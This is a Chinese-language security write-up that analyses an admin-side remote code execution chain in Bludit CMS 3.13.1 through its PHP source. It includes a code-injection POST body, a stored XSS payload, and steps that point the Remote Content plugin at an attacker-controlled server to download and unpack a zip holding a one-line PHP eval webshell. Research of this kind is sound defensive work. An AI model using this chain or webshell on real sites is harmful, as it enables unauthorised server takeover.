

Bludit 后台任意代码执行漏洞

漏洞分析

第一次听说这个cms，也是atao师傅告诉我的，源码地址-<https://bludit.com/>。

新奇的地方在于不依赖数据库，数据以json形式储存在文件里，我一开始的思路就是去找他的文件写入的点。

入口文件如下。

```

// Security constant
define('BLUDIT', true);

// Directory separator
define('DS', DIRECTORY_SEPARATOR);

// PHP paths for init
define('PATH_ROOT', __DIR__.DS);
define('PATH_BOOT', PATH_ROOT.'bl-kernel'.DS.'boot'.DS);

// Init
require(PATH_BOOT.'init.php');

// Admin area
if ($url->whereAmI()=='admin') {
    require(PATH_BOOT.'admin.php');
}
// Site
else {
    require(PATH_BOOT.'site.php');
}

```

`$url` 在 `init.php` 中定义

此文件只有声明常量，包含php类文件。

```

<?php defined( name: 'BLUDIT') or die('Bludit CMS.');
```

```

// Bludit version
define('BLUDIT_VERSION', '3.13.1');
define('BLUDIT_CODENAME', 'Edi');
define('BLUDIT_RELEASE_DATE', '2020-07-28');
define('BLUDIT_BUILD', '20200728');


```

```

// Include Classes
include(PATH_KERNEL.'pages.class.php');
include(PATH_KERNEL.'users.class.php');

```

在edit-category/general路由 中，可以修改数据，然后写入文件中，对应的文件处理如下。



The screenshot shows the 'Edit category' form in the BLUDIT admin interface. The form has the following fields and values:

- Name: General
- Description: (empty)
- Template: (empty)
- Friendly URL: general

There are three buttons at the top right: Save, Delete, and Cancel. The URL at the bottom is http://localhost:3001/category/general.

```
if ($_SERVER['REQUEST_METHOD'] == 'POST') {  
    if ($_POST['action']=='delete') {  
        deleteCategory($_POST);  
    } elseif ($_POST['action']=='edit') {  
        editCategory($_POST);  
    }  
}
```

直接将\$_POST整个数组传入，感觉有可以利用的点，一系列的处理如下。

```
function editCategory($args) {  
    global $L;  
    global $pages;  
    global $categories;  
    global $syslog;  
  
    if (Text::isEmpty($args['name']) || Text::isEmpty($args['newKey']) ) {  
        Alert::set($L->g( string: 'Empty fields'));  
        return false;  
    }  
  
    $newCategoryKey = $categories->edit($args);  
}
```

```
public function edit($args)  
{  
    if ( isset($this->db[$args['newKey']]) && ($args['newKey']!= $args['oldKey']) ) {  
        Log::set(__METHOD__, LOG_SEP. 'The new key already exists. Key: '.$args['newKey'], LOG_TYPE_WARN);  
        return false;  
    }  
  
    $this->db[$args['newKey']]['name'] = Sanitize::removeTags($args['name']);  
    $this->db[$args['newKey']]['template'] = isset($args['template'])?Sanitize::removeTags($args['template']):'  
    $this->db[$args['newKey']]['description'] = isset($args['description'])?Sanitize::removeTags($args['descripti  
    $this->db[$args['newKey']]['list'] = $this->db[$args['oldKey']]['list'];  
  
    // Remove the old category  
    if ($args['oldKey'] != $args['newKey']) {  
        unset( $this->db[$args['oldKey']] );  
    }  
  
    $this->sortAlphanumeric();  
    $this->save();  
}
```

这里会将一些参数做一个 strip_tags 的处理，但写到 newKey 里。

URL
http://localhost:3001/admin/edit-category/general

☒ Enable POST enctype
application/x-www-form-urlencoded ADD HEADER

Body
save=&tokenCSRF=6af8aea5d1e1d49a4b0bb90f390994507dcbbeb6&action=edit&oldKey=general&name=General&description=123&template=123&newKey=<?php phpinfo();?>

```
<?php defined( name: 'BLUDIT') or die('Bludit CMS. '); ?>
{
    "<?php phpinfo();?>": {
        "name": "General",
        "template": "123",
        "description": "123",
```

他确实写进去了，但发现在save方法的时候，拼接了第一行
`defined('BLUDIT') or die('xxx');`，妈的。

```
public function save()
{
    $data = '';
    if ($this->firstLine) {
        $data = "<?php defined('BLUDIT') or die('Bludit CMS. '); ?>".PHP_EOL;
    }

    // Serialize database
    $data .= $this->serialize($this->db);

    // Backup the new database.
    $this->dbBackup = $this->db;

    // LOCK_EX flag to prevent anyone else writing to the file at the same time.
    if (file_put_contents($this->file, $data, flags: LOCK_EX)) {
```

这几乎在每一个文件中都存在，除过入口文件。而且此常量，也只在入口文件中声明，这就导致我们即使可以通过一些拼接手段注入代码，在没有文件包含的情况下也没有办法利用的，不过我没找见。

无能为力只能写个存储xss了。

```
&newKey="><script>alert(1)</script>
```

后台提供了安装插件的方法。

localhost:3001/admin/plugins

DISABLED PLUGINS	
API Activate	Interface to interact with Bludit using HTTP pro Read more about this plugin on API Introductio
Backup Activate	The simple way to backup your Bludit.
Categories Activate	Shows all categories on the sidebar.

不过插件都是在本地的bl-plugins文件夹里，然后通过activate将其加载进来。

```
$pluginClassName = $layout['parameters'];  
if (!activatePlugin($pluginClassName)) {
```

```
function activatePlugin($pluginClassName) {  
    global $plugins;  
    global $syslog;  
    global $L;  
  
    // Check if the plugin exists  
    if (isset($plugins['all'][$pluginClassName])) {  
        $plugin = $plugins['all'][$pluginClassName];  
        if ($plugin->install()) {
```

此处的 `$plugins['all']` 是 admin.php 文件中包含了 这个文件

```
include(PATH_RULES.'60.plugins.php');
```

然后此文件中实例化了所有的插件类，将其存入数组中。

```

foreach ($list as $pluginPath) {
    // Check if the directory has the plugin.php
    if (file_exists(filename: $pluginPath.DS.'plugin.php')) {
        include_once($pluginPath.DS.'plugin.php');
    }
}

// Get plugins classes loaded
$pluginsDeclaredClasses = array_diff(get_declared_classes(), $currentDeclaredClasses);

foreach ($pluginsDeclaredClasses as $pluginClass) {
    $Plugin = new $pluginClass;
}

```

在site.php 中有如下调用

```

// Plugins before all
Theme::plugins( type: 'beforeAll');

```

这里会遍历存在该type的插件，并调用其beforeall方法。

```

public static function plugins($type, $args = array())
{
    global $plugins;
    foreach ($plugins[$type] as $plugin) {
        echo call_user_func_array(array($plugin, $type), $args);
    }
}

```

但其实只会调用已经activate的插件的beforeall方法，所以我们需要先在后台把对应插件下载下来。

在插件中找到一个可以利用的。

```

<?php

class pluginRemoteContent extends Plugin {

```

```

public function beforeAll()
{
    // Check Webhook
    $webhook = $this->getValue( field: 'webhook');
    if ($this->webhook($webhook)) {
        $this->cleanUp();

        // Download files
        $this->downloadFiles();

        // Delete the current content
        $this->deleteContent();

        // Generate the new content
        $this->generateContent();

        // End request
        $this->response(array('status'=>'0'));
    }
}

```

跟进downloadfiles方法。

```

private function downloadFiles()
{
    // Download the zip file
    Log::set('Plugin Remote Content'.LOG_SEP.'Downloading the zip file.');
```

```

    $source = $this->getValue( field: 'source');
    $destinationPath = $this->workspace();
    $destinationFile = $destinationPath.'content.zip';
    TCP::download($source, $destinationFile);

    // Uncompress the zip file
    Log::set('Plugin Remote Content'.LOG_SEP.'Uncompress the zip file.');
```

```

    $zip = new ZipArchive;
    if ($zip->open($destinationFile)===true) {
        $zip->extractTo($destinationPath);
        $zip->close();
    }

    // Delete the zip file
    unlink($destinationFile);
    return true;
}

```

跟进TCP::download,

```


public static function download($url, $destination)
{
    $data = self::http($url, $method='GET', $verifySSL=true, $timeOut=30, $followRedirections=true, $binary=true);
    return file_put_contents($destination, $data);
}

public static function http($url, $method='GET', $verifySSL=true, $timeOut=10, $followRedirections=true, $binary=true)
{
    if (function_exists('curl_version')) {...} else {...}

    return $output;
}


```

就是从url获取内容，然后写入目的文件中，最后解压到目的文件所在的目录。




也就是 图片中的 remote-content 目录中，那么我们就可以构造一个压缩包在vps上，然后修改source值就可以写入木马文件了


这个漏洞感觉跟 极致cms后台的一个漏洞很相似。修改source为我们的恶意服务器，并上传带有木马的压缩包。



save之后 trywebhook



这里的try webhook就是把webhook写入配置文件中，然后访问对应webhook的路由，就会去执行该插件的beforeall方法，从而导致我们的恶意文件被下载解压。



```
1 <?php
2 eval($_POST['cmd']);
3 ?>
```

成功getshell

